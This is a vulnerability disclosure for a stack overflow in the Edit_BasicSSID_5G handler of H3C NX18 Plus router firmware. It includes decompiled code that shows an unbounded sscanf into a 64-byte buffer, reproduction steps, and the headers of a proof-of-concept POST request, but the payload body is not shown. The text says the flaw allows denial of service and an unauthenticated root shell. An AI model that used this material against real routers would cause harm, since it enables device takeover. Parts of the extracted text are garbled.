

# stack overflow vulnerability

### Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202103/1389284\_30005\_0.htm

#### **Product Information**

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:



## **Vulnerability details**

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the Edit\_BasicSSID\_5G function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
int v29[96]; // [sp+18h] [-1D0h] BYREF
29
30 char v30[64]; // [sp+198h] [-50h] BYREF
31 int \sqrt{31[4]}; // [sp+1D8h] [-10h] BYREF
32
33 memset(v30, 0, sizeof(v30));
34 memset(v31, 0, sizeof(v31));
35 v2 = (const char *)websgetvar(a1, "param", "");
36
    if (!v2)
37
       goto LABEL_43;
38 memset(v29, 0, sizeof(v29));
                "%[^;]<sup>"</sup>, v30);
39 sscanf(v2,
40
    v3 = atoi(v30);
41 v4 = &v2[strlen(v30) + 1];
```

In the Edit\_BasicSSID\_5G function, the param we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v30, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router\_password\_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.124.1:80

DNT: 1

Connection: close

Cookie: LOGIN\_PSD\_REM\_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin


Sec-Fetch-User: ?1

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.